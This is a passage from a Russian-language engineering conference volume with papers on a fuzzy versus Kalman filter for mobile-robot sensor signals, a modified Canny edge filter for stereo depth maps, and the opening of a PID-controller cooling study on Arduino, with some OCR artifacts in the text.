- 3. Анализ качественных характеристик рассматриваемых типов водопроводных труб показывает, что по всем приведенным в таблице оценкам основных качественных показателей полиэтиленовые трубы уступают металлопластиковым. В то же время приведенные исследования показали, что полиэтиленовые водопроводные трубы более эффективны при прогревании извне водопроводных труб от замерзания.
- 4. С учетом всех материалов, в том числе и результатов проведенных моделирований, в системах, использующих тепловую защиту водопроводной воды от замерзания, с достаточно высокой эффективностью могут быть использованы как металлопластиковые, так и полиэтиленовые водопроводные трубы.

Библиографический список

- 1. Сравнение труб для водоснабжения все для утепления. URL: https://vodocomfort 74. Ru/kakie-truby-luchshe-dlya-otopleniya-i-vodosnabzheniya/html (дата обращения: 20.12.2020).
- 2. Аколов В. С., Салова И. А. Моделирование противообледенительной системы методом конечных элементов // Завалишинские чтения 16. СПб.: ГУАП, 2016. С. 16–20.
- 3. ELCUT v.6.3. Комплекс программ для моделирования электромагнитных, тепловых и механических задач: рук. пользователя. СПб.: Производственный кооператив ТОР, 2016.
- 4. HLLe2-CF Саморегулирующаяся нагревательная лента в оболочке из фторполимера мощностью 31 Вт/м. URL: http://alfaopt.alloy.ru/product/sistema-videonablyudeniya/hlle2cf-camoreguliruyushayasya-nagrevatelnaya-lent-9818682/ (дата обращения: 28.10.2020).

УДК 004.94

DOI: 10.31799/978-5-8088-1556-8-2021-16-15-19

Д. О. Алтухов* аспирант В. А. Булатников* аспирант

* Юго-Западный государственный университет, г. Курск

МОДЕЛИРОВАНИЕ УСТРОЙСТВА НЕЧЕТКОГО ФИЛЬТРА ДЛЯ ФИЛЬТРАЦИИ СИГНАЛОВ ИЗМЕНЕНИЯ ПОЛОЖЕНИЯ МОБИЛЬНОГО РОБОТА

Рассмотренамодельустройстванечеткогофильтранаосновенечеткойлогики, атакже созданамодель фильтра Калмана, для фильтрации входных сигналов сустройствак селерометра, гироскопа, магнитометра. Моделипротестирована на сигналах, законы изменения которых неизвестны для фильтров. Проведенсравнительный анализвых одных сигналов смоделей послефильтрации сидеальным, незашумленным входным сигналом на остове методов RMSE и MAPE.

Ключевыеслова:моделирование,нечетко-логическоеустройство,фильтрКалмана,методRMSE,методMAPE.

D. O. Altukhov*
PhD Student
V. A. Bulatnikov*
PhD Student
* The Southwest State University, Kursk

MODELING A FUZZY-FILTER DEVICE FOR FILTERING SIGNALS OF CHANGING THE POSITION OF A MOBILE ROBOT

In this article, a model of a fuzzy filter device based on fuzzy logic is considered, and a Kalman filter model has been created to filter input signals from accelerometer, gyroscope, and magnetometer devices. The model has been tested on signals whose laws of change are unknown for filters. A comparative analysis of the output signals from the models after filtering with an ideal, noisy input signal on the basis of the RMSE and MAPE methods is carried out.

Keywords: modeling, fuzzy-logical device, Kalman filter, RMSE method, MAPE method.

Введение

Важной составляющей в алгоритмах управления мобильными роботами является обработка входных сигналов изменения положения с устройств акселерометра, гироскопа, магнитометра. Фильтрация сигналов является очень важной и неотъемлемой частью, присутствие шумов во входных сигналах могут возбуждать ложные колебания в контурах управления движением мобильных роботов. Из этого следует, что необходимо решить задачу фильтрации различного рода сигналов. Существует много различных фильтров, отличающихся быстродействием, затратами вычислительных мощностей, алгоритмами и ограничениями по условиям использования. В данной статье предлагается использование нечеткого фильтра на основе нечеткой логики [1]. Фильтр Калмана взят на рассмотрение как наиболее близкий аналог предложенного фильтра.

Фильтр Калмана

Фильтр Калмана основан на динамической модели системы, в которой известны управляющие воздействия. Алгоритм последовательно выполняет две фазы: предсказание и корректировку. На этапе предсказания рассчитывается предположительное будущее состояние системы. На этапе корректировки происходит изменение предсказанного значения на основе нового значения на входе системы. Моделируемая система состоит только из одной переменной и неизвестны законы изменения управляющих воздействий, то формулы принимают следующий вид:

$$\hat{x}_k = F\hat{x}_{k-1} + Bu_{k-1} \tag{1}$$

где \hat{x}_k — предсказание состояния системы в текущий момент времени; F — матрица перехода между состояниями (динамическая модель); \hat{x}_{b-1} — состояние системы в прошлый момент;

B – матрица применения управляющего воздействия, u_{k-1} – управляющее воздействие в прошлый момент времени.

Предсказание ошибки ковариации вычисляется по следующей формуле 2:

$$P_{\overline{k}} = FP_{k-1} + Q \tag{2}$$

где $P_{\overline{k}}$ — предсказание ошибки ковариации, P_{k-1} — ошибка в прошлый момент времени, Q — ковариация шума процесса.

Вычисление усиления Калмана вычисляется по формуле 3:

$$K_k = \frac{P_{\overline{k}}H}{P_{\overline{k}}H + R},\tag{3}$$

где K_k — усиление Калмана, H — матрица измерений, отображающая отношение измерения и состояния, R — ковариация шума измерения.

Обновление оценки с учетом измерения производится по формуле 4:

$$\hat{x}_k = \hat{x}_k + K_k \left(z_k - H \hat{x}_k \right), \tag{4}$$

где z_k — измерение в текущий момент времени. Обновление ошибки ковариации производится по формуле 5:

$$P_k = (I - K_k H) P_{\overline{b}}, \tag{5}$$

где I — матрица идентичности.

Коэффициенты фильтра подбирались экспериментальным методом.

Нечеткий фильтр

Фильтрация на основе нечеткого фильтра описывается следующими формулами:

$$F_{\text{фильтр}} = \alpha F_{\text{пред}} + \beta F_{\text{тек}}, \tag{6}$$

где $F_{\text{фильтр}}$ — выходное значение цифрового фильтра, α и β — коэффициенты регулирования.

Расчет коэффициента выборки N производится по формуле 7:

$$N = \frac{T_{\Pi\Pi}}{T},\tag{7}$$

где $T_{\rm nn}$ — время переходного процесса, T — время следования импульса.

Расчет минимального $N\tau_{\min}$ и максимального $N\tau_{\max}$ коэффициентов точности цифрового фильтра производится по формулам 8 и 9:

$$N\tau_{\min} = \ln\left(\frac{1}{5\%F_{\text{BX}}}\right),\tag{8}$$

$$N\tau_{\text{max}} = \ln\left(\frac{1}{0.01\%F_{\text{BX}}}\right),\tag{9}$$

где F_{BX} — максимальное значение входного сигнала.

Расчет диапазона регулировочного коэффициента α производится по формуле 10:

$$e^{\left(-N\tau_{\max}/N\right)} \le \alpha \le e^{\left(-N\tau_{\min}/N\right)}$$
. (10)

Расчет коэффициента β при четком значении коэффициента α производится по формуле 11:

$$\beta = 1 - \alpha. \tag{11}$$

Так как коэффициентами нечеткого фильтра являются диапазоны значений, предлагается использовать нечетко-логическую систему для автоматического управления значениями коэффициентов α и β в определенный момент времени. Нечетко-логическая система имеет следующий вид. Рассмотрим нечеткую систему, которая имеет один вход и один выход [3] и описывается формулой 12:

$$\alpha = f(v), \tag{12}$$

где α — выходное значение нечетко-логической системы (регулировочный коэффициент нечеткого фильтра), v — входное значение в текущий момент времени.

Функции принадлежности входной переменной представлены в виде треугольных функции, рассчитывающихся по формуле 13:

$$f(v,a,b,c) = \begin{cases} 0, & \text{если } v < a \\ \frac{v-a}{b-a}, & \text{если } v \ge a \ u \ v < b \\ \frac{c-v}{c-b}, & \text{если } v \ge b \ u \ v \le c \\ 0, & \text{если } v > c \end{cases} , (13)$$

где a, b, c — значения, описывающие треугольную функцию принадлежности.

Далее производится расчет 5 предпосылок нечетких правил по формулам в табл. 1.

Затем производится расчет 5 заключений нечётких правил по формуле в табл. 2.

Таблица 1

Предпосылки нечетких правил.

$N_1 = \min(v_1, v_2)$	$N_2 = \min(v_2, v_3)$	$N_3 = v_3$
$N_4 = \min(v_3, v_4)$	$N_5 = \min(v_4, v_5)$	

Таблица 2

Заключения нечетких правил

$I_1 = N_1$	$I_2 =$	$I_3 =$
	$= \max(N_1, N_2)$	$=\max(N_2,N_3,N_4)$
$I_4 = \max(N_4, N_5)$	I ₅ =	$=N_5$

Затем вычисляется результирующее значение системы по формуле 14:

$$\alpha = \frac{\sum_{i=1}^{5} I_i M_i}{\sum_{i=1}^{5} I_i} = \frac{I_1 M_1 + I_2 M_2 + \dots + I_5 M_5}{I_1 + I_2 + \dots + I_5}, \quad (14)$$

где $M_{1...5}$ — метки синглтонной выходной функции.

Моделирование

Фильтр Калмана и нечеткий фильтр смоделированы по описанным выше формулам в программном обеспечении Matlab в пакете Simulink. На вход моделей фильтров подается идеальный сигнал с добавлением шума, изменяющегося по закону Гауссовского распределения. Идеальный сигнал представляет собой синусоиду с различным периодом. Упрощенная структура модели изображена на рис. 1.

Результаты моделирования изображены на рис. 2-4.




Рис. 1. Общая схема разработанной модели




Рис. 2. Результат моделирования со статическим зашумленным сигналом





Рис. 3. Результат моделирования с входным зашумленным сигналом в виде синусоиды со скоростью 1 рад/с



 $Puc.~4.~Peзультат~modeлирования~c~входным~зашумленным~cuгналом~в~виде~cuнуcouды~co~cкopocтью~5~pa\partial/c$

Таблица 5

Расчет ошибки

Расчет ошибки проводился на основе RMSE [4] по формуле (15):

$$RMSE = \sqrt{\frac{1}{n} \sum_{i=n}^{1} (\bar{y}_i - y_i)^2},$$
 (15)

где n — количество измерений в выборке, \overline{y}_i — значение идеального входного значения на данной итерации, y_i — выходное значение системы на данной итерации.

Результат расчета ошибки для зашумленного сигнала, для выхода с модели фильтра Кальмана, для выхода с модели нечеткого фильтра приведен в табл. 3.

Таблица З

Рассчитанные значения RMSE для различных видов моделирования

	Входной сигнал	Фильтр Калмана	Нечеткий фильтр
Статический сигнал	$0,0317 \\ 0,0196$		0,0109
Синусоида (1 рад/с)	0,0317	0,0211	0,0121
Синусоида (5 рад/с)	0,0317	0,0218	0,0167

Расчет средней абсолютной ошибки проводился на основе МАРЕ по формуле (16):

$$MAPE = \frac{1}{n} \sum_{i=n}^{1} \frac{\left(y_i - \overline{y}_i\right)}{y_i},\tag{16}$$

где n — количество измерений в выборке, \overline{y}_i — значение идеального входного значения на данной итерации, y_i — выходное значение системы на данной итерации.

Результат расчета средней абсолютной ошибки для зашумленного сигнала, для выхода с модели фильтра Кальмана, для выхода с модели нечеткого фильтра приведен в табл. 4.

Таблица 4

Рассчитанные значения МАРЕ для различных видов моделирования

	Входной сигнал	Фильтр Калмана	Нечеткий фильтр
Статический сигнал	0,0126	0,078	0,0044
Синусоида (1 рад/с)	0,0130	0,0088	0,0061
Синусоида (5 рад/с)	0,0145	0,0102	0,0085

Точность модели рассчитывается по формуле (17):

$$ACC = (1 - MAPE) \times 100\%. \tag{17}$$

Результат расчета точности моделирования представлен в табл. 5.

Рассчитанные значения точности в процентах для различных видов моделировани.

	Входной сигнал	Фильтр Калмана	Нечеткий фильтр
Статический сигнал	98,74	99,22	99,56
Синусоида (1 рад/с)	98,7	99,12	99,39
Синусоида (5 рад/с)	98,55	98,98	99,15

Заключение

Моделирование устройства нечеткого фильтра и результаты расчета точности позволяют предположить, что нечеткий фильтр справляется с поставленной задачей фильтрации входного сигнала, и даже превосходит результаты фильтра Калмана. В дальнейшем планируется провести улучшение нечетко-логического аппарата для динамического управления регулировочными коэффициентами нечеткого фильтра на основе процесса обучения, что в теории поможет еще больше повысить качество фильтрации входного сигнала и придаст устойчивости контурам управления движением мобильного робота на больших частотах [5, 6].

Библиографический список

- 1. *Piegat A.* Fuzzy modelling and control. Physica-Verlag. Heidelberg, 2001. Doi: 10.1007/978-3-7908-1824-6.
- 2. Bobyr M. V., Milostnaya N. A., Kulabuhov S. A. A method of defuzzification based on the approach of areas' ratio // Applied Soft Computing Journal. 2017. Vol. 59. P. 19–32.
- 3. Булатников В. А. Сравнительный анализ моделей ПИД-регулятора и системы управления на нечетко логическом аппарате // Медико-экологические информ. технологии 2020: сб. науч. статей по материалам XXIII Международ. науч.-техн. конф. Курск, 2020. С. 159–164.
- 4. Bobyr M. V., Yakushev A. S., Dorodnykh A. A. Fuzzy devices for cooling the cutting tool of the CNC machine implemented on FPGA // Measurement. 2020. Vol. 52.
- 5. *Бобырь М. В., Булатников В. А.* Моделирование процесса обучения нейро-нечеткой сети // Новые информ. технологии и системы: сб. науч. ст. XVI Международ. науч.-техн. конф. Курск, 2019. С. 239–242.
- 6. Алтухов Д. О., Булатников В. А. Моделирование процесса обучения нейро-нечеткой сети // Интеллектуальные информационные системы: тенденции, проблемы, перспективы: сб. науч. ст. 8-й Международ. науч.-практ. конф. «ИИС 2020» / Юго-Западный гос. ун-т; Москов. политехн. ун-т. Курск, 2020. С. 37—38.

УДК 004.932

DOI: 10.31799/978-5-8088-1556-8-2021-16-20-24

М. В. Бобырь*
доктор технических наук, профессор
А. Е. Архипов*
кандидат технических наук
А. С. Якушев*
аспирант

* Юго-Западный государственный университет, г. Курск

МОДЕРНИЗИРОВАННЫЙ ФИЛЬТР КАННИ ДЛЯ ПОСТРОЕНИЯ КАРТ ГЛУБИН

Рассмотрено построение карты глубины методом определения градиента расстояний от границ изображения. Для выделения границ используется модернизированный фильтр Канни. Проведен эксперимент по разработанным математическим формулам.

Ключевые слова: карта глубины, модернизированный фильтр Канни, выделение контуров, стереоизображение, метод определения градиента расстояний от границ изображения.

M. V. Bobyr*
Dr. Sc., Tech., Professor
A. E. Arkhipov*
PhD, Tech.
A. S. Yakushev*
PhD Student

MODIFICATION OF CANNY FILTER FOR BUILDING OF DEPTH MAP

The construction of a depth map by the method of the gradient of distances determining from the image boundaries is considered. An upgraded Canny filter is used to highlight borders. An experiment was carried out by using the developed mathematical formulas.

Keywords: depth map, upgraded Canny filter, edge detection, stereo image, method for the gradient of distances determining from the image boundaries.

В настоящее время все активнее внедряются системы технического зрения (СТЗ), заменяющие следящие датчики [1-3]. СТЗ применяются для ориентации роботов [4] и автомобилей, управляемых без водителя, в производственных автоматизированных линиях, а также в беспилотных летательных аппаратах для построения отображения 3D-сцены, преодоления препятствий [5], создания многомерных карт [6]. Для определения расположения объектов выполняется анализ данных о глубине сцены. Решение описанных выше задач возможно применением SLAM-систем (System of localization and mapping) [7–9]. Одним из способов вычисления расстояний от объектов до камеры является метод формирования карты глубины [10, 11]. Для построения карты глубины первоначально, полученные стереоизображения переводятся в градации серого. Для перевода изображения в градации серого можно применить одну из трех формул, представленных в работе [12].

В каждой из трех формул определяется интенсивность на основе значений трех цветов: R – красный, G – зеленый, B – синий. Формула (1) имеет вид:

$$I = (R + G + B) / 3,$$
 (1)

где I – массив интенсивностей цвета.

Преобразование по формуле (2) использует цветовую модель YCbCr [13]:

$$I = 0,299R + 0,587G + 0,114B.$$
 (2)

Кроме этого можно применить стандарт sRGB, интенсивность рассчитывается по формуле (3) [14]:

$$I = 0.21R + 0.72G + 0.07B.$$
 (3)

Анализ формул (1) – (3) автором работы [12] показал, что использование формулы (2) приводит к минимальному проценту измерительных ошибок при преобразовании изображения в градации серого. Выполнив преобразование по фор-

^{*} The Southwest State University, Kursk

муле (2) далее с помощью фильтра Канни выделяются границы объектов. Границы выделяются в четыре шага.

Первый шаг: Фильтрация шумов. Для фильтрации применяется фильтр Гаусса, задаваемый формулой (4):

$$K = \frac{1}{b} \begin{bmatrix} 2 & 4 & 5 & 4 & 2 \\ 4 & 9 & 12 & 9 & 4 \\ 5 & 12 & 15 & 12 & 5 \\ 4 & 9 & 12 & 9 & 4 \\ 2 & 4 & 5 & 4 & 2 \end{bmatrix} * A. \tag{4}$$

где K — значение для каждого пикселя после фильтрации; A — матрица значений каждого пикселя в фильтруемом изображении; * — операция свертки; b — коэффициент нормализации.

Авторы статьи экспериментальным методом получили, что применение коэффициента b=114 лучше, чем коэффициента b=159 в стандартной формуле. При использовании коэффициента b=114 края получаются более тонкие и образуется меньшее количество разрывов краев.

Второй шаг: Определение градиента. Для определения градиента используется оператор Собеля. Градиент вычисляется по формулам (5)–(8)

$$G_{x} = \begin{bmatrix} -1 & 0 & +1 \\ -2 & 0 & +2 \\ -1 & 0 & +1 \end{bmatrix}; \quad G_{y} = \begin{bmatrix} -1 & -2 & -1 \\ 0 & 0 & 0 \\ +1 & +2 & +1 \end{bmatrix}, \tag{5}$$

где G_x — градиент в направлении x; G_y — градиент в направлении y.

Величина градиента аппроксимируется по формуле (6):

$$\left| G \right| = \left| G_x \right| + \left| G_y \right|. \tag{6}$$

Далее необходимо найти градиент силы и направление края границы объекта, которые вычисляются по формулам (7) и (8) соответственно:

$$G = \sqrt{G_x^2 + G_y^2} \tag{7}$$

$$\theta = \arctan\left(\frac{G_y}{G_x}\right) \tag{8}$$

Направление края границы объекта θ округляется до одного из четырех возможных углов $(0^{\circ},45^{\circ},90^{\circ},135^{\circ})$.

Третий шаг: выполнение не максимального подавления для утончения линий краев. При не максимальном подавление убираются пиксели, которые не относятся к краю. Для этого выполняется проход по всем точкам интенсивности градиента и определяют пиксель с максимальным значением интенсивности градиента в направлении границ изображения. Если пиксель с максимальной интенсивностью имеет значение 0, то пиксель закрашивается белый цветом, иначе пиксель имеет значение 1 и закрашивает-




Рис. 1. Блок-схема для выполнения не максимального подавления

ся черным цветом. Для этого проверяется условие если у черного пикселя есть два или три соседних черных пикселя, то соседний белый пиксель должен быть черным. Если у черного пикселя один или более трех соседних черных пикселей, то данный пиксель должен быть белым. Проход выполняется до тех пор, пока есть возможность появления новых черных пикселей. На рис. 1 представлена блок-схема для выполнения не максимального подавления.

Четвертый шаг: гистерезис Канни с верхним и нижним порогом: Если градиент пикселя выше верхнего порога, пиксель принимается как край. Если значение градиента пикселя ниже нижнего порога, то пиксель не является краем. Если градиент пикселя находится между двумя пороговыми значениями, он будет принят, если он взаимосвязан с пикселем, который находится выше верхнего порога. Фильтрация изображения фильтром Канни выделяет края (границы), рассчитывается градиент изображения, отсеиваются шумы, утончаются края и связываются края в контура. После этого строится карта глубины методом определения градиента расстояний от границ изображения. По формулам (9) и (10) определяются расстояния от пикселя поиска до левой и правой границ объектов, по формулам (11) и (12) вычисляются разницы расстояний до ближайшей границы объекта

$$d_{l} = (x, y_{l}, z) = \begin{cases} l = 0, & k_{l}(x, y_{l}, z) < \beta, \\ l = l + 1, & k_{l}(x, y_{l}, z) > \beta; \end{cases}$$
(9)

$$d_r = (x, y_r, z) = \begin{cases} l = 0, & k_r(x, y_r, z) < \beta, \\ l = l + 1, & k_r(x, y_r, z) > \beta; \end{cases}$$
(10)

$$k_l(x,y_l,z) = |I_{\delta}(x,y_l+z) - I_{\delta}(x,y_l-g_l+z)|,$$
 (11)

$$k_r(x,y_r,z) = |I_{\delta}(x,y_r+z) - I_{\delta}(x,y_r+g_r+z)|, (12)$$

где β — порог для определения края; d_l — расстояние до левого края изображения; d_r — расстояние до правого края изображения.

Для каждой выделенной границы фильтром Канни определяется расстояние удаления границы от левого и правого края изображения. Для этого выполняется проход по строкам изображения и определяется расстояние от границы изображения до границы объекта. При этом более близкие пиксели к границе черные, а более удаленные белые. Такой проход выполняется для левого и правого изображения.

Формула (13) задает цвет пикселя белый или черный (показывает, что пиксель является контуром или нет).

$$g_l = \begin{cases} 1, & y > 1 \\ 0, & uhave \end{cases} \qquad g_r = \begin{cases} 1, & y < X \\ 0, & uhave \end{cases}$$
 (13)




Рис. 2. Эксперимент: а, б – исходные левое и правое стереоизображения; в, г – выделение границ фильтром Канни; д – карта глубины




Рис. 3. Эксперимент: a, б – исходные левое и правое стереоизображения; b, c – выделение границ стандартным фильтром Канни; d – карта глубины




Рис. 4. Сравнение модернизированного и стандартного фильтра Канни: а, б — выделение границ модернизированным фильтром Канни; в — карта глубин с применением модернизированного фильтра Канни; г, д — выделение границ стандартным фильтром Канни; е — карта глубин с применением стандартного фильтра Канни

Для определения сходства между расстояниями до левого и правого краев изображений используется формула (14):

$$D_k(x,y,z) = |I_l(d_k(x,y,o)) - I_r(d_k(x,y,z))|, (14)$$

где k — это $\{l; r\}; z$ — варьируется от 0 до максимального значения дистанции.

В формуле (14) выполняется сравнение левого и правого изображений. Выполнив обработку для левого и правого изображений по формулам (9)—(12) найден градиент расстояний от границ изображения до границ объектов, выделенных фильтром Канни. Выполняя сравнение левого и правого изображений можно определить схожие расстояния, и тем самым найти схожие пиксели на двух изображениях. Найдя схожесть в карте глубины более близкие объекты будут окрашены в более светлые оттенки, а удаленные от камеры объекты будут окрашены в более темные оттенки серого. Формула (14) формирует построение карты глубины.

На рис. 2 представлен эксперимент с модернизированным фильтром Канни с использованием в формуле (4) коэффициента b=114.

На рис. 3 показан эксперимент со стандартным фильтром Канни с использованием в формуле (4) коэффициента b=159.

На рис. 4 представлено сравнение модернизированного и стандартного фильтра Канни.

На рис. 4 красным выделены области различной обработки при использовании стандартного и модернизированного фильтра Канни. В стандартном фильтре Канни хуже выделяются границы и в некоторых границах линии являются более утолщенными, при этом в контурах имеются разрывы, которых не должно быть. В модернизированном фильтре Канни данные проблемы устранены.

В работе разработан модернизированный фильтр Канни и метод определения градиента расстояний от границ изображения. Проведен эксперимент, в ходе которого по разработанной математической модели получена карта глубин.

Библиографический список

1. Bobyr M. V., Emelyanov S. G. A nonlinear method of learning neuro-fuzzy models for dynamic control systems // Applied Soft Computing Journal. 2020. Vol. 88. P. 106030.

- 2. Bobyr M. V., Yakushev A. S., Dorodnykh A. A. Fuzzy devices for cooling the cutting tool of the CNC machine implemented on FPGA // Measurement. 2020. Vol. 152. P. 107378.
- 3. Bobyr M. V., Kulabukhov S. A. Simulation of control of temperature mode in cutting area on the basis of fuzzy logic // Journal of Machinery Manufacture and Reliability. 2017. Vol. 46 (3). P. 288-295
- 4. Bobyr M., Titov V., Belyaev A. Fuzzy system of distribution of braking forces on the engines of a mobile robot // MATEC Web of Conferences. 2016. Vol. 79. P. 01052.
- 5. Смирнов А. В., Беззубцев А. Ю. Обход препятствий подвижными техническими средствами с использованием стереозрения // Программные системы: теория и приложения. 2016. № 4 (31). С. 331–346.
- 6. Селихов В. А. Построение карты глубины с использованием глубокой сверточной нейронной сети // Известия ТулГУ. Техн. науки. 2018. № 7. С. 262—277.
- 7. Pileun Kim, Jingdao Chen, Yong K. Cho. SLAMdriven robotic mapping and registration of 3D point clouds // Automation in Construction. 2018. Vol. 89. P. 38-48.
- 8. Daixian Zhu, Xiaoting Sun, Shulin Liu, Ping Guo A SLAM method to improve the safety performance of mine robot // Safety Science. 2019. Vol. 120. P. 422–427
- 9. Shuji Oishi, Yohei Inoue, Jun Miura, Shota Tanaka, SeqSLAM++: View-based robot localization and navigation // Robotics and Autonomous Systems. 2019. Vol. 112. P. 13-21.
- 10. Матюнин С. Б., Ватолин Д. С. Обработка областей наложений объектов при построении карт глубины для видео // Цифровая обработка сигналов. 2014. \mathbb{N} 3. C. 23–29.
- 11. Бобырь М. В., Архипов А. Е., Милостная Н. А. Метод расчета карты глубин на основе мягких операторов // Системы и средства информатики. 2019. Т. 29, № 2. С. 71–84.
- 12. Козлов В. Л. Методики повышения точности измерения расстояний на основе корреляционного анализа стереоизображения // Приборы и методы измерений. 2018. Т. 1, № 1. С. 45-55.
- 13. Фисенко В. Т., Фисенко Т. Ю. Компьютерная обработка и распознавание изображений. СПб.: СПбГУ ИТМО, 2008. 192 с.
- 14. *Малыхина М. П., Шичкин Д. А.* Аспекты практического применения цветового различия для распознавания и выделения границ изображений // Научный журнал КубГАУ. 2013. Т. 89, № 5. С. 623–630.

УДК 004.89, 681.5

DOI: 10.31799/978-5-8088-1556-8-2021-16-25-29

М. В. Бобырь* доктор технических наук, профессор **Цзиньде Цао**** доктор наук, профессор **К. А. Ноливос Сармиенто*** аспирант

* Юго-Западный государственный университет, г. Курск, Россия

КОМПЬЮТЕРНОЕ МОДЕЛИРОВАНИЕ ПИД РЕГУЛЯТОРА ДЛЯ УПРАВЛЕНИЯ СИСТЕМОЙ ОХЛАЖДЕНИЯ В МИКРОПРОЦЕССОРЕ ARDUINO

Рассмотрено компьютерное моделирование ПИД-регулятора для управления элементами, подключенными к плате управления Arduino. Использована простая система автоматического регулирования с обратной связью. Проведен эксперимент с реализованным ПИД-регулятором.

Ключевые слова: ПИД-регулятор, компьютерное моделирование, Ардуино, система охлаждения, система управления, микропроцессор.

M. V. Bobyr*
Dr. Sc., Tech., Professor
Jinde Cao**
Dr. Sc., Professor
C. A. Nolivos Sarmiento*
PhD Student
* The Southwest State University, Kursk, Russia
** Southeast University, China

COMPUTER MODELLING OF A PID CONTROLLER FOR COOLING SYSTEM CONTROL IN THE ARDUINO MICROPROCESSOR

The computer modelling of a PID regulator for controlling elements connected to the Arduino control board is considered. A simple automatic control system with looped feedback was used. An experiment was carried out with the implemented PID controller.

Keywords: PID controller, computer modelling, Arduino, cooling system, control system, microprocessor.

В настоящее время одним из самых мощных инструментов познания, анализа и проектирования, который доступен специалистам, ответственным за разработку и эксплуатацию сложных технологических процессов и производств, является компьютерное моделирование. Компьютерное моделирование позволяет инженеру экспериментировать с объектами в тех случаях, когда это практически невозможно или нецелесообразно делать на реальном объекте. Суть методологии компьютерного моделирования заключается в замене исходного технологического объекта математической моделью и исследовании модели с использованием вычислительных и логических алгоритмов, реализованных на компьютерах [1].

Основная задача ПИД-регулятора – поддерживать определенное значение параметра про-

цесса на заданном уровне. Использование ПИДрегуляторов целесообразно, а зачастую и единственно возможно в процессах, где требуется высокая точность переходных процессов, постоянный мониторинг и регулирование заданных параметров, а также там, где недопустимы значительные колебания в системе [2].

Промоделирован ПИД регулятор используется в автономной системе охлаждения режущего инструмента для трехосевого фрезерного станка с числовым программным управлением (ЧПУ), который состоит из микроконтроллера Arduino Mega 2560 показан в рис. 1. Для расширения функциональных возможностей фрезерного станка с ЧПУ и продления срока службы режущего инструмента применяются термоэлементы, использующие эффект Пельтье. В элемен-

^{**} Юго-Восточный университет, Китай

